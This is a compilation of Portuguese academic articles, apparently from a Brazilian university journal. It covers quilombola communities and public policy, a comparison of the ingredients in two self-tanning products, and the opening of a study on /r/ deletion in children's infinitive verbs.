O objetivo do presente artigo foi conhecer as experiências sociais de integrantes de comunidades quilombolas no âmbito das políticas públicas e profissionais que atuam na área, considerando as interseccionalidades de gênero, raça/etnia, classe e geração. Para isso, traçou como objetivo secundário identificar a percepção dos quilombolas sobre sua identidade, as dificuldades de acesso às políticas, as demandas das comunidades quilombolas e o papel que as mulheres e os mais velhos desempenham nessas comunidades.

Observou-se que todos os participantes entendem que a identidade quilombola está relacionada com o ser negro, descendente de escravos, mas esse termo é ressignificado e associado à resistência e luta. Essa luta e resistência pode ser observada nas organizações formadas por quilombolas como a Federação das Comunidades Quilombolas do RS que integra a Rede Quilombola, formada por diferentes associações, Conselhos, Universidades e representantes de diferentes políticas públicas como saúde, assistência social, trabalho, habitação para

pensar coletivamente em estratégias de acesso às políticas públicas existentes para as comunidades quilombolas do Rio Grande do Sul. Existem ainda vários desafios para as políticas públicas, mas o reconhecimento das comunidades quilombolas é o primeiro passo. Depois, a necessidade de titulação das terras, que é um processo mais burocrático e moroso, sendo que no RS existe somente uma comunidade com suas terras tituladas, apesar de existirem mais de 100 comunidades quilombolas reconhecidas como tal.

É, o movimento assim, a gente ouvia que tinha, quando entrou o governo Lula, esses projetos para as comunidades Quilombolas. E aqui sempre foi né, uma comunidade, só que nunca foi reconhecida (...), foi onde nós formamos a comunidade, aí foi reconhecida. Daí para frente começou a batalha depois pelas políticas públicas, né. Porque aqui, antes disso, ninguém conseguia acessar uma política pública. (...)foi acessada a luz para todos. Aí são várias políticas que começaram a vir que aí começou a acessar depois de ser reconhecido, né (E6)

No que se refere as relações de gênero vivenciadas nas comunidades investigadas, observou-se que as mulheres assumem as atividades de lavoura, roça, cuidados com os filhos, acumulando dupla jornada de trabalho, tanto no meio rural como no urbano. As gerações de jovens quilombolas no meio rural buscam empregos na cidade, sendo uma das demandas maiores oportunidades de trabalho para as juventudes, escolas mais próximas, maior acesso ao transporte público, pavimentação de estradas, moradia, água e saúde, entre outras. Nos quilombos urbanos, a demanda é centrada em trabalho, renda, segurança pública, educação e saúde. Um dos avanços foi a formação de uma cooperativa quilombola com comercialização direta de seus produtos para a rede hospitalar. Conclui-se que apesar dos avanços e desafios identificados, a busca pela titulação da terra constitui-se prioridade para as comunidades quilombolas, sendo o primeiro passo para o seu reconhecimento étnico-cultural.

REFERÊNCIAS

- ARRUTI, José Mauricio. **Quilombos**. 2008. Disponível em: <http://200.129.209.183/arquivos/arquivos/78/NEAB/ARRUTI-%20Jose.%20Quilombos.pdf>. Acesso em: 27/05/2015.
- BRASIL. Programa Brasil Quilombola. Disponível em: http://www.seppir.gov.br/publicacoes/brasilquilombola_2004.pdf. Acesso em 16/05/15.
- BRASIL. Lei nº 12.288, de 20 de julho de 2010. Estatuto da Igualdade Racial.
- BRASIL. **Guia de Políticas Públicas para Comunidades Quilombolas**. Brasília 2013. Disponível em: <http://www.seppir.gov.br/portal-antigo/arquivos-pdf/guia-pbq>. Acesso em: 21/07/2015.
- BARDIN, L. **Análise de Conteúdo**. Edições Lisboa, 1977.
- COMISSÃO PRÓ-ÍNDIO. **Terras quilombolas**. In: COMISSÃO PRÓ-ÍNDIO, São Paulo, 2010. Disponível em: <http://comissaoproindio.blogspot.com.br/>. Acesso em 08/01/2016.
- CALHEIROS, Felipe Peres; STADTLER, Hilda Helena Coraciara. Identidade étnica e poder: os quilombos nas políticas públicas brasileiras. **Rev. Katál**, Florianópolis, v. 13, n. 1, p. 133-139, jan/jun. 2010.
- CRENSHAW, Kimberly. Documento para o Encontro de Especialistas em Aspectos da Discriminação Racial relativos a Gênero. **Estudos Feministas**, ano 10, 1º semestre de 2002, p.172-188. Disponível em: <http://www.scielo.br/pdf/ref/v10n1/11636.pdf>. Acesso em 15/01/2016.
- FAUSTO, Bóris. **História do Brasil**. EDUSP, 1996. Disponível em <http://www.conisul.com.br/wp-content/uploads/2014/02/historiadobrasil.pdf>. Acesso em 15/05/15.
- FREITAS, Daniel Antunes et. al. Mulheres quilombolas: profissionais na estratégia de saúde da família. **Revista Espaço para a Saúde**, Londrina, v. 12, n. 2, p. 56-62, jun. 2011.
- GIL, Antônio Carlos. **Métodos e Técnicas de Pesquisa Social**. 6ª Ed. SP: Atlas, 2008.
- LEITE, Ilka Boaventura O projeto político quilombola: desafios, conquistas e impasses atuais. **Estudos Feministas**, Florianópolis, 16(3): 424, setembro-dezembro/2008

SANTOS, Gildásio Alves dos. Lembrança de idosos, linguagem e memória coletiva na comunidade quilombola do quenta sol (tremedal /ba): um itinerário de pesquisa. Anais do XXVI Simpósio Nacional de História – ANPUH. Disponível em: http://www.snh2011.anpuh.org/resources/anais/14/1308160751_ARQUIVO_ComunicacaoGildasioAlvesdosSantosFinal.pdf. Acesso em 20/01/2016.

SANTOS, Simone Ritta dos. Comunidades **quilombolas**: as lutas por reconhecimento de direitos na esfera pública brasileira. Porto Alegre: EDIPUCRS, 2014.

SANTOS et al. Condições de saúde e qualidade de vida de idoso negro quilombola. **Revista de Enfermagem**, Recife, v. 8, n. 8, p. 2603-10. 2014.

SILVA, Paulo Sérgio da. Quilombos do Sul do Brasil: movimento social emergente na sociedade contemporânea. **Revista identidade!**, São Leopoldo, RS, v. 15, n. 1, jan.-jun. 2010.

SILVA, Sara Divina Melo da. e DOWLING, Gabriela Buonfiglio. O universo feminino retratado nos cocos de roda, em três comunidades quilombolas no Estado da Paraíba. **Fazendo Gênero** 9. **Diásporas, Diversidades, Deslocamentos**. 23 a 26 de agosto de 2010.

SILVA, Adilson Ramos et al. Memória e identidade coletiva em uma região de monocultura de eucalipto. **Revista Kaleidoscópio**, v. 3, p. 19-35. 2012.

SILVA, Camila Vessozi da e FIABANI, Adelmir. Mulheres Quilombolas gênero, direitos humanos e cidadania. In: Salão Internacional de Ensino, Pesquisa e Extensão. Anais... UNIPAMPA. Disponível em: <http://seer.unipampa.edu.br/index.php/siepe/article/view/5018> Acesso em 20/01/2016.

VINCENSI, Jaqueline e GROSSI, Patricia. Rompendo o Silêncio: Estratégias de Enfrentamento das Mulheres frente à Violência Intrafamiliar. In: GROSSI, Patricia Krieger (org.). **Violências e Gênero: Coisas que a Gente não Gostaria de Saber**. POA: EDIPUCRS, 2012,p.135-151.

DESTAQUE

Ciências da Saúde - Estética e Cosmética

AVALIAÇÃO DA COMPOSIÇÃO DE DOIS PRODUTOS AUTOBRONZEADORES

Luiza Dai Prá da Luz

Acadêmica do Curso Superior de
Tecnologia em Estética e Cosmética,
da Universidade Feevale, Novo
Hamburgo, RS.

Simone G. Verza

Doutora em Ciências Farmacêuticas,
docente do curso Superior de
Tecnologia em Estética e Cosmética
e do curso de Farmácia da
Universidade Feevale.

RESUMO

A intensidade de raios ultravioleta chegou ao nível extremo e concomitantemente a incidência de câncer de pele aumentou, principalmente no Brasil, nos últimos anos. A mulher brasileira preza pelo seu bronzeado, o que muitas vezes pode provocar danos à sua saúde. Os autobronzeadores são formulações que permitem o bronzeado sem expor a pele à radiação ultravioleta, pois originam pigmentos marrons quando em contato com a pele. Nesse contexto o presente trabalho teve como objetivo realizar a comparação entre produtos autobronzeadores verificando se os princípios ativos possuem comprovação científica e a partir disso, verificar se o apelo do fabricante é condizente com a constituição do produto. Foram listados os ativos presentes nas formulações e em literatura apropriada buscou-se informação a respeito da funcionalidade de cada um dos ativos. A melhor escolha é a formulação A em virtude da presença dos ativos - (dihidroxiacetona (DHA) e eritrose - que permitem a formação de melanoidinas.

Palavras-chave: Autobronzeadores. DHA. Eritrose

ABSTRACT

The incidence of ultraviolet radiation reaches high levels and the skin cancer incidence increased recently in Brazil. Brazilian women focus on their tanning and sometimes this attitude can affect their health. Sun tan lotions are products that allow the tanning process without skin exposure to the ultraviolet radiation, because they originate brown pigments when in touch with the skin. In this context, this article aimed to compare two products verifying whether its active compounds have scientific relevance and from this comparison conclude if its action assent with the actives in the product. The active compounds were listed in the formulations and the information about each component was searched in scientific literature. The best sun tan solution is formulation A due to the presence of DHA and erythrose - responsible by the melanoidins formation.

Keywords: Self-tanners. DHA. Erythrose.

1 INTRODUÇÃO

No século XIX evitava-se a exposição ao sol e utilizava-se como meio de proteção acessórios e roupas aliados ao estilo de vida da época. Dessa maneira, a pele alva era sinônimo de beleza enquanto a negra era estigmatizada. Como prova disso, uma das criações de maior sucesso da época foram os pós de arroz de Helena Rubinstein (FITOUSSI, 2013).

O padrão de beleza iniciou sua mudança quando a estilista Coco Chanel apareceu com sua pele bronzeada, isto fez com que o bronzeado passasse a ser símbolo de beleza e de saúde (MACEDO *apud* Spindola, 2001).

Nos dias de hoje, uma pele bronzeada representa um estilo de vida saudável e dinâmico. Entretanto, o bronzeado natural, produzido pelos raios ultravioleta (UV), acelera o processo de envelhecimento cutâneo e a formação de rugas, sem mencionar o câncer de pele, também ocasionado pelas radiações UV (MATHEUS; KUREBAYASHI, 2002; VANZIN; CAMARGO, 2011; COSTA, 2012). O aumento dos casos de câncer é crescente e corresponde a 25% de todas as neoplasias malignas registradas no Brasil, sendo o câncer mais frequente. Em 2013 o número de óbitos foi de 1559 e a estimativa de novos casos em 2016 é de 5670 (INCA, 2016).

Para manter a pele bronzeada sem necessidade de exposição à radiação solar, e sem o uso de câmaras de bronzeamento, podem ser utilizadas formulações autobronzeadoras. Tais formulações atuam através da pigmentação superficial da pele devido a DHA ou eritrose que reagem quimicamente com a epiderme – Reação de Maillard ou escurecimento não enzimático – gerando melanoidinas (pigmento castanho que dá o aspecto de bronzeado). Estão disponíveis para o consumo diversas formulações com tal função. No entanto, nem todas que se denominam “autobronzeadoras” possuem em sua constituição os ativos mencionados, e

muitas vezes, as formulações atuam acelerando o bronzeado com ativos que estimulam a melanogênese (como a tirosina e a tirosinase) (VANZIN; CAMARGO, 2009; RIBEIRO, 2010).

Nesse contexto o objetivo do presente trabalho foi realizar uma comparação entre dois produtos autobronzeadores, avaliando seus princípios ativos e buscando comprovação científica acerca dos ativos presentes nas formulações, e a partir disso, verificar se o apelo comercial é condizente com a constituição do produto. Este trabalho acadêmico foi desenvolvido no componente curricular Cosmética I, ministrado pela professora Simone Gasparin Verza, no curso Superior de Tecnologia em Estética e Cosmética da Universidade Feevale, no segundo semestre do ano de 2014. Posteriormente, o trabalho foi apresentado na Feira de Iniciação Científica Inovamundi em 2015/2, da Universidade em questão.

2 METODOLOGIA

Para a realização desse trabalho foram escolhidos dois produtos autobronzeadores de duas marcas diferentes (A e B). Foram listados os ingredientes presentes nas formulações e, em literatura apropriada, buscou-se informação a respeito da funcionalidade de cada um dos constituintes. A pesquisa bibliográfica foi realizada em dicionários cosméticos e site do INCI (International Nomenclature of Cosmetic Ingredients). A verificação da comprovação científica da funcionalidade dos princípios ativos foi realizada em bases de dados como Google Acadêmico, Scielo, ScienceDirect, sem restrição de data.

3 RESULTADOS E DISCUSSÃO

A formulação A, escolhida para a realização desse trabalho, apresenta em sua constituição quatro princípios ativos, listados na tabela 1, segundo nomenclatura do INCI.

Tabela 1 – Princípios ativos da Formulação A

	Formulação A
1	Dihydroxyacetone (DHA)
2	<i>Aloe barbadensis</i> extract
3	Panthenol
4	Erythulose

Fonte: Rótulo da formulação analisada, 2014.

No apelo comercial o fabricante afirma que o produto garante uma aplicação fácil e um bronzeado sem sol uniforme e com resultado visível a partir de 3 horas. É incolor e de secagem ultrarrápida (3 minutos), por isso não mancha nem suja os tecidos e pode ser aplicado a qualquer hora do dia.

Para os ativos presentes no produto foi encontrada comprovação científica de atividade. O extrato de *Aloe barbadensis* encontra-se presente na formulação em função de suas propriedades anti-inflamatória e cicatrizante, características geralmente necessárias em produtos aplicados após a exposição solar (GOMES; DAMÁZIO, 2009; RIBEIRO, 2010). Muitas vezes a população utiliza produtos autobronzeadores e realiza a exposição ao sol de forma concomitante, com o intuito de acelerar e incrementar o bronzeado, o que explica a presença do extrato em questão na formulação.

DHA (dihidroxiacetona) e eritrulose são ativos cosméticos utilizados em formulações autobronzeadoras devido à reação química que provocam quando em contato com a pele, o que leva à formação do pigmento castanho (SPINDOLA, et al; 2009). Nesse tipo de reação, açúcares redutores reagem com os aminoácidos, proteínas e peptídeos, formando vários compostos intermediários que se polimerizam e convertem-se em melanoidinas, pigmento castanho (RIBEIRO, 2010). A reação da DHA com os grupos aminados dos aminoácidos da pele dá-se através de ligações covalentes, portanto, difíceis de serem removidas. Os pelos, incluindo supercílios e cabelos, e as unhas também são pigmentados pela DHA (SPINDOLA, et al; 2009; RIBEIRO, 2010).

O pantenol, ou d-pantenol é uma vitamina do complexo B que ao ser aplicada topicamente é convertida em ácido pantotênico, componente da coenzima A, cuja deficiência causa despigmentação e descamação da pele (RIBEIRO, 2010), sendo sua ação hidratante muito conhecida (GOMES; DAMÁZIO, 2009; RIBEIRO, 2010; VANZIN; CAMARGO, 2011; COSTA, 2012). Ainda sob esse aspecto, CAMARGO JUNIOR (2006) realizou o desenvolvimento de oito formulações cosméticas contendo diferentes concentrações de pantenol em diversos veículos e observou o potente mecanismo de hidratação do ativo.

Em produtos autobronzeadores é muito comum a desidratação da pele, em função da presença de DHA e eritrulose, além disso, a hidratação da pele pode interferir na formação das melanoidinas (RIBEIRO, 2010), o que justifica a inserção de ativos hidratantes em produtos autobronzeadores.

A formulação B, também selecionada para a realização desse trabalho apresenta em sua constituição oito ativos, listados na tabela 2, de acordo com a nomenclatura do INCI.

Segundo o fabricante o produto consiste em uma emulsão cremosa leve e refrescante que promove um bronzeamento mais rápido, seguro e de efeito prolongado, para peles pouco sensíveis ao sol. Destinado para o corpo e rosto e apresenta fator de proteção solar (FPS) 4.

O trifosfato de adenosina (ATP) é uma substância sinérgica na ampliação da atividade da enzima tirosinase, responsável pela síntese de melanina (SGARBI *et al*, 2007; RIBEIRO, 2010).

Tabela 2 – Constituintes da Formulação B

	Formulação B
1	Adenosine Triphosphate
2	Acetyl Tyrosine
3	<i>Aloe barbadensis</i> extract
4	<i>Daucus carota</i> extract
5	Tocopheryl Acetate
6	Rutin
7	<i>Hedera helix</i> extract
8	Allantoin

Fonte: Rótulo da formulação analisada, 2014.

A tirosina, acethyltirosine, segundo nomenclatura do INCI, é o substrato da enzima tirosinase no processo de melanogênese, assim sua presença na formulação em questão visa estimular a síntese de melanina, além de prolongar seu efeito (ROCHA & MOREIRA, 2007).

O extrato de *D. carota*, cenoura, apresenta propriedades antioxidantes segundo estudos realizados (STANGE, et al., 2008; SUN, *et al* 2009), além de contribuir para a coloração superficial da pele (RIBEIRO, 2010).

Outro ativo presente na formulação, o tocoferol — mais conhecido como vitamina E — é lipossolúvel, obtido de óleos vegetais e atua contra os radicais livres, como antioxidante em formulações farmacêuticas e cosméticas (CHORILLI *et al*, 2008). Dessa forma, diminui os efeitos da radiação UV na pele e diminui o envelhecimento cutâneo, uma vez que a principal teoria de envelhecimento é atribuída à formação de radicais livres (COSTA, 2012).

O extrato de *Hedera helix*, também presente na formulação B, apresenta em sua constituição saponinas as quais alteram a permeabilidade capilar e, por conseguinte, reabsorvem edemas de acordo com estudo realizado por Cunha *et al* (2006).

A formulação B apresenta como ativo ainda a alantoína, cicatrizante, muito utilizado em produtos cosméticos. Com propriedades cicatrizantes está presente também na formulação B o extrato de *Aloe barbadensis* (GOMES; DAMÁZIO, 2009; VANZIN; CAMARGO, 2011).

4 CONCLUSÃO

Os produtos autobronzeadores têm conquistado espaço no mercado de produtos cosméticos uma vez que proporcionam o bronzeado sem a ação dos raios ultravioleta. A maior parte desses produtos atua a partir da DHA ou eritrose, que através da Reação de Maillard originam um pigmento castanho (SPINDOLA, *et al*; 2009; RIBEIRO, 2010).

Os produtos selecionados para a realização do trabalho são comercializados como autobronzeadores, entretanto, apresentam em sua constituição ativos distintos. A formulação A, possui versão do produto para utilização *home care* e kits para aplicação profissional. Em sua composição estão presentes, DHA e eritrose, ativos que proporcionam a formação de

melanoidinas, com efeito autobronzeador. Já a formulação B, disponibilizada para uso *home care*, é um acelerador de bronzeado e não um produto autobronzeador propriamente dito uma vez que não possui em sua constituição DHA e/ou eritrulose.

REFERÊNCIAS

CAMARGO JUNIOR, F. B.; Desenvolvimento de formulações cosméticas contendo pantenol e avaliação de seus efeitos hidratantes na pele humana por bioengenharia cutânea. Dissertação de Mestrado. Ribeirão Preto, 2006.

CHORILLI, M.; LEONARDI, G. R.; SALGADO, H. R. N. Radicais livres e antioxidantes: conceitos fundamentais para aplicação em formulações farmacêuticas e cosméticas. Piracicaba, 2007.

COSTA, A. *Tratado Internacional de Cosmecêuticos*. Rio de Janeiro: Guanabara Koogan, 2012. 716p.

CUNHA, A.; COSTA, J. B.; ROSADO, C. A Celulite: Caracterização Funcional e Revisão dos Principais Compostos Utilizados na Abordagem Cosmetológica. *Revista Lusófona de Ciências e Tecnologias da Saúde*. Lisboa, 2006.

FITOUSSI, M. *A mulher que inventou a beleza: a vida de Helena Rubinstein*. 1 ed. Rio de Janeiro: Objetiva, 2013.

GOMES, R. K; DAMAZIO, M. G. *Cosmetologia Descomplicando os Princípios Ativos*. 3 ed. São Paulo: Livraria Média Paulista Editora, 2009. 402p.

MATHEUS, L. G. M; KUREBAYASHI, A. K. *Fotoproteção – a radiação ultravioleta e sua influência na pele e nos cabelos*. São Paulo: Tecnopress: ABC- Associação Brasileira de Cosmetologia, 2002.80 p.

RIBEIRO, C. J. *Cosmetologia Aplicada a Dermoestética*. 2 ed. São Paulo: Pharmabooks Editora, 2010.

ROCHA, L. M.; MOREIRA, L. M. A. Diagnóstico laboratorial do albinismo oculocutâneo. *Bras-PatolMedLab*, v. 43, n.1, p. 25-30, fevereiro 2007.

SPINDOLA, C.; KOSWOSKI, J. S.; SILVA, D.; FRANÇA, A. J. D. V. *Análise do método de auto-bronzamento através do sistema de cabine automatizada*. Monografia de conclusão.

DESTAQUE

Ciências Humanas, Letras e Artes - Letras

O APAGAMENTO DO FONEMA /R/ PÓS-VOCÁLICO EM VERBOS NO INFINITIVO NA FALA DE CRIANÇAS DAS SÉRIES INICIAIS DO ENSINO FUNDAMENTAL

Maitê Francine Bohn

Acadêmicos do Curso de Letras
Português/Inglês da Universidade
Feevale. maitebohn_nh@hotmail.com

Giane Godoy Batista

Acadêmicos do Curso de Letras
Português/Inglês da Universidade
Feevale. 0157439@feevale.b

Luís André Gonçalves Werlang

Acadêmicos do Curso de Letras
Português/Inglês da Universidade
Feevale. luisandregw@gmail.com

Rosemari Lorenz Martins

Professora orientadora. Doutora
em Letras pela PUC-RS. Professora
do Curso de Letras e do Mestrado
Profissional em Letras da
Universidade Feevale.
rosel@feevale.br

RESUMO

A variação linguística ainda é vista, inclusive por professores de português, como erro, embora seja um fenômeno antigo e esteja presente em todos os estratos sociais. Nesse contexto, insere-se o apagamento do fonema /r/ no final dos verbos no infinitivo, como em <vô fazê> no lugar de “vou fazer”. Por isso, este trabalho teve como objetivo investigar esse fenômeno na fala de 18 crianças do 1º, 3º e 5º ano do Ensino Fundamental de uma escola privada de Novo Hamburgo, 9 de cada sexo e 6 por ano escolar, para verificar se, de fato, existe uma tendência para esse apagamento. Buscou-se também verificar se as variáveis sociais (sexo e escolaridade) e as linguísticas (contexto precedente e contexto seguinte) influenciam a fala das crianças. Para a coleta de dados, solicitou-se às crianças que contassem uma história a partir do livro “Frog, where are you?”, de Mercer Mayer. Dessas interações, foram recortados todos os verbos no infinitivo, que foram codificados e analisados de acordo com as variáveis a serem investigadas. A análise da amostra revelou que dos 558 coletados houve apagamento em 553, o que equivale a 99,1%. Quanto às variáveis linguísticas e sociais, nenhuma mostrou-se relevante para o fenômeno.

Palavras-chave: Variação linguística. Variáveis linguísticas. Variáveis sociais.

ABSTRACT

The linguistic variation is still seen by many people, including teachers of the Portuguese language, as a mistake – even though it is an old phenomenon in the Brazilian Portuguese speech, present in all social classes. In this context it is found the erasing of the phoneme /r/ at the end of the verbs, such as <vô fazê> in place of “vou fazer”. Regarding that, this work had as objective the investigation of the use of the /r/ at the end of verbs in the infinitive form, in spontaneous speech of 18 children from 1º, 3º and 5º year of middle school, from a private school at the city of Novo Hamburgo - 9 children of each gender and 6 of each school year, in order to verify if there was, in fact, a tendency, increasingly more often, to erase the /r/. The study also intended to verify in which measure the social variables (gender and education) and the linguistic variables (type of verb - 1º, 2º or 3º - conjugation and the context which follows it) influence the speaking of children. To collect the data of their speech, it was asked the children to tell the story of the book “Frog, where are you”, by Mercer Mayer. From their enunciation, it was identified all of the verbs that were in the infinitive form, which were then codified according to the variables to be investigated. The analysis of the data revealed that, in 558 verbs identified, 553 of them presented the erasing of the /r/, or 99,1% of data. Concerning the linguistic and social variables analyzed, none of them showed to be relevant to the occurrence of the phenomenon.

Keywords: Linguistic variation. Linguistic variables. Social variables.

1 CONSIDERAÇÕES INICIAIS

Basta termos contato com pessoas residentes em outros estados ou em outras regiões do Brasil ou mesmo assistirmos a programas de TV ou a novelas brasileiras para percebermos como o português varia. Um carioca, por exemplo, que conhece a *torrada* como uma simples fatia de pão assada, provavelmente se admiraria ao solicitar uma em uma padaria gaúcha e receber um generoso sanduíche com margarina, presunto e queijo (em alguns cardápios, inclusive com alface, tomate e ovo) prensado. “Ora essa, ele pensaria, isso não é uma torrada, mas um misto quente!” O mesmo estranhamento é produzido pelas palavras mexerica e bergamota; aipim, mandioca e macaxeira. Essas são simplesmente formas distintas de referir-se a um mesmo alimento.

Mas as mudanças não ocorrem apenas de um estado para o outro. Elas se dão também dentro de uma mesma comunidade de fala. Em todas as comunidades existem formas em variação, isto é, modos distintos para se referir a uma mesma coisa. Essas formas em variação são denominadas “variantes linguísticas”, de acordo com Tarallo (2001) e todas têm o mesmo valor de verdade e representam o mesmo conceito para aquilo a que se referem.

Considerando essa heterogeneidade na fala, é que se definiu o objeto de estudo desta pesquisa, cuja base teórica está nos pressupostos teórico-metodológicos da Sociolinguística Variacionista, que possui como grande expoente William Labov. Nesse contexto, esta pesquisa objetiva investigar a fala espontânea de 18 crianças do 1º, 3º e 5º ano do Ensino Fundamental de uma escola privada de Novo Hamburgo, 9 de cada sexo e 6 por ano escolar, a fim de identificar se há, na fala dessas crianças, uma tendência ao apagamento do fonema /r/ no final de verbos no infinitivo, como em <pegá> no lugar de “pegar”, ou <fazê> no lugar de “fazer”. Busca-se também verificar em que medida fatores linguísticos, como o contexto vocálico pre-

cedente ao segmento em foco e o contexto seguinte, e fatores extralinguísticos (sociais), como sexo e escolaridade, influenciam esse apagamento. Dessa forma, será possível responder quem costuma apagar mais o fonema /r/ nos verbos no infinitivo: os meninos ou as meninas? Os alunos alfabetizados ou os não alfabetizados? E em quais verbos esse apagamento é mais frequente: nos da 1ª, da 2ª ou da 3ª conjugação? O que mais influencia o apagamento: o contexto seguinte ou a ausência dele?

Para a realização desta investigação, partiu-se da hipótese geral de que o apagamento do fonema /r/ pós-vocálico nos verbos no infinitivo é crescente e majoritário, pois, conforme Costa (2013, p. 1), que investigou estudantes de 2ª a 4ª série do Ensino Fundamental de uma escola pública da cidade de Catu (BA), as pesquisas de cunho sociolinguístico que trataram da realização variável do /r/ demonstraram que em posição final de vocábulo, o zero fonético é uma das variantes mais produtivas para o rótico, acontecendo majoritariamente em todas as regiões pesquisadas e sem marca de classe social.

Acredita-se também, tomando como base ainda a pesquisa de Costa (2013), que a aplicação da regra de apagamento do fonema /r/ seja mais frequente entre as crianças com menor grau de escolaridade e entre as do sexo masculino, uma vez que o fator sexo masculino, com peso relativo 0,65, mostrou favorável ao apagamento, enquanto o fator sexo feminino, com peso relativo 0,35, revelou-se pouco favorável.

No que diz respeito às variáveis linguísticas, pressupõem-se, ainda a partir de Costa (2013), que o contexto vocálico precedente favorecedor do apagamento do fonema /r/ nos verbos no infinitivo seja a vogal “i”, que obteve peso relativo 0,64 na referida pesquisa. Já no que tange ao contexto seguinte ao segmento em foco, acredita-se que o fator menos favorável

2 A VARIAÇÃO LINGUÍSTICA

ao apagamento seja a consoante. Essa hipótese está baseada em estudo realizado por Dias (2003), a qual investigou crianças em processo de aquisição da linguagem em Santa Catarina, que identificou a consoante como o único contexto em que o fonema foi mantido.

O presente estudo justifica-se porque muitas pessoas, inclusive professores, acreditam que se deve falar como se escreve. Isso, contudo, não é totalmente verdadeiro, já que cada uma das modalidades da língua possui regras específicas para seu uso. E a fala, apesar de, aparentemente, ser o espaço do caos para alguns possui regras muito claras, mesmo quando parece não haver regras. Nessa perspectiva, este trabalho, ao mostrar quais são as regras de aplicação do apagamento do fonema /r/ contribui para esclarecer as pessoas sobre o funcionamento de um dos aspectos da língua portuguesa e, assim, diminuir o preconceito linguístico.

São observáveis, no português brasileiro, doravante PB, mudanças decorrentes de diversos fatores, tanto linguísticos quanto não linguísticos, assim como ocorre também em outras línguas. Certos componentes das línguas apresentam maiores possibilidades de variação, como é o caso do apagamento do fonema /r/ no infinitivo dos verbos em PB, que é um fenômeno antigo. Há registros desse apagamento no português datados do século XVI nas peças de Gil Vicente, nas quais ele era utilizado para a representação da língua dos incultos e dos escravos, como afirmam Callou, Morais e Leite (1998).

De acordo com estudos mais atuais na área da variação linguística, esse apagamento não apresenta ser, contudo, um fenômeno que se atribui a classes sociais mais baixas. Da mesma forma como não se faz presente apenas no PB, pois aparece também no português de

Portugal. Segundo Oliveira (1981), o apagamento do fonema /r/ pode ser historicamente observável em línguas como o francês, em que ocorreu em quase todas as palavras terminadas em “r”, permanecendo apenas em monossílabos, como, por exemplo, em “noir” e “air”, bem como na passagem do latim vulgar para o português, como em <persona> para “pessoa”. Pode-se dizer, assim, que esse é um fenômeno característico das línguas românicas.

Tal modificação pode ser resultado da posição em que o fonema /r/ se encontra, já que o apagamento é mais produzido em final de sílabas ou de palavras, principalmente, em verbos no infinitivo. De acordo com Tessier (1976), o apagamento do fonema /r/ iniciou-se em verbos, especificamente, no infinitivo e, só após, tal mudança estendeu-se para as demais classes de palavras. Conforme Monaretto (2002, p.253), a queda da vibrante final no português falado no Brasil foi registrada no fim do século XIX, sendo censurada pelos gramáticos e nos dias atuais, a tendência à supressão da vibrante final ocorre em todos os dialetos do português brasileiro, sendo mais frequente nos verbos.

Celso Ferrarezi Junior (2014) afirma que a forma mais simples de explicar o que é um verbo é dizer que ele é a única palavra capaz de se modificar e de ser flexionada para expressar mudanças em relação ao tempo. É verdade que há outras palavras que podem expressar tal ideia, mas nenhuma delas é modificada (permanece a mesma) para dar sentido de passado, presente e futuro, como, por exemplo: *pulei, pulo, pularei*. O verbo também nunca varia em gênero (masculino e feminino), característica apenas das palavras nominais.

No PB, ocorrem três tipos de construções mórficas verbais: simples, locuções e expressões. Os *verbos simples* são os que aparecem sob a forma de uma palavra só, como *cantou, falei, queria*. As *locuções verbais* aparecem sob a forma de duas palavras (ambas verbos),

3 PERCURSO METODOLÓGICO

funcionando como uma só: *vou cantar, havia feito*. Nesses casos, apenas o verbo auxiliar (o primeiro, com maior sentido temporal) é flexionado e o segundo (verbo principal, com função semântica mais estabelecida) permanece fixo. As *expressões* também são junções de duas palavras, porém uma delas não é verbal.

Nesta pesquisa, foi dada especial atenção às locuções de modo temporal futuro, pois é nelas que aparece o infinitivo (vai fazer, vou subir), foco deste estudo. Entende-se por infinitivo o verbo em seu estado natural, terminando em *ar, er, ir* ou *or*, como em *cantar, vender, partir e pôr*, ou seja, sem nenhum tipo de conjugação pronominal. É justamente o “r” final que caracteriza o infinitivo, chamado também de “nome do verbo” (infinitivo impessoal).

O presente trabalho é orientado pelos pressupostos teóricos da Teoria da Variação, cujo precursor é William Labov. Embora a Sociolinguística ofereça outros modelos teóricos modeladores e que possam servir de alicerce para pesquisas relacionadas à descrição da língua em uso, bem como para os processos de mudança pelos quais ela passa, a escolha pela teoria laboviana justifica-se por ser considerada, em termos científicos, coerente e metodológica.

Isto posto, apresenta-se, a seguir, a metodologia utilizada para a realização da pesquisa, de acordo com a orientação indicada. Para tanto, inicialmente, descreve-se brevemente a cidade de Novo Hamburgo e o bairro Hamburgo Velho, local onde se deu a pesquisa. Em seguida, há a descrição dos informantes, do instrumento de pesquisa selecionado e da forma como a coleta de dados se deu. E, finalmente, são apresentadas as variáveis linguísticas e sociais consideradas para o desenvolvimento da pesquisa.

3.1 LOCAL ONDE A PESQUISA FOI REALIZADA

Novo Hamburgo foi inicialmente povoada por imigrantes alemães e, posteriormente, também por italianos. Com o objetivo de trabalhar e prosperar por meio dos mais variados ofícios, em busca de vida nova, os imigrantes, aos poucos, começaram a formar um povoado a partir de 1824, que passou a se chamar Hamburger-Berg (que significa *Morro dos Hamburguenses*). A região era propícia, pois por ela passavam estradas que ligavam a Porto Alegre, sendo passagem obrigatória para muitos que se dirigiam à capital. Em 1876, foi construída a primeira estrada de ferro, favorecendo ainda mais o crescimento comercial. A concretização da emancipação política, no entanto, foi alcançada somente em cinco de abril de 1927. O município cresceu em termos geométricos e populacionais, tornando-se mais tarde uma das cidades gaúchas mais populosas, fruto do incremento da indústria do couro e do calçado. Tal ramo tornou-se forte e precursor, levando o mercado hamburguense a níveis mais altos e competitivos. Durante anos, a cidade deteve grande repercussão sobre essa faixa de produção, o que lhe atribuiu o título de Capital Nacional do Calçado. De Hamburger-Berg passou a se chamar Hamburgo Velho e, posteriormente, mudou para o nome atual.

Novo Hamburgo está localizada no Vale dos Sinos, a 40 quilômetros da capital Porto Alegre. A cidade faz limite com os municípios de São Leopoldo, Estância Velha, Ivoti, Dois Irmãos, Sapiranga, Campo Bom e Gravataí. A seguir, a localização da cidade (Figuras 1 e 2).



Figura 1: Localização da cidade de Novo Hamburgo no estado do Rio Grande do Sul
Fonte: Site da Prefeitura Municipal de Novo Hamburgo, RS



Figura 2: Mapa da cidade de Novo Hamburgo e suas divisas
Fonte: Site do IBGE (Instituto Brasileiro de Geografia e Estatística)

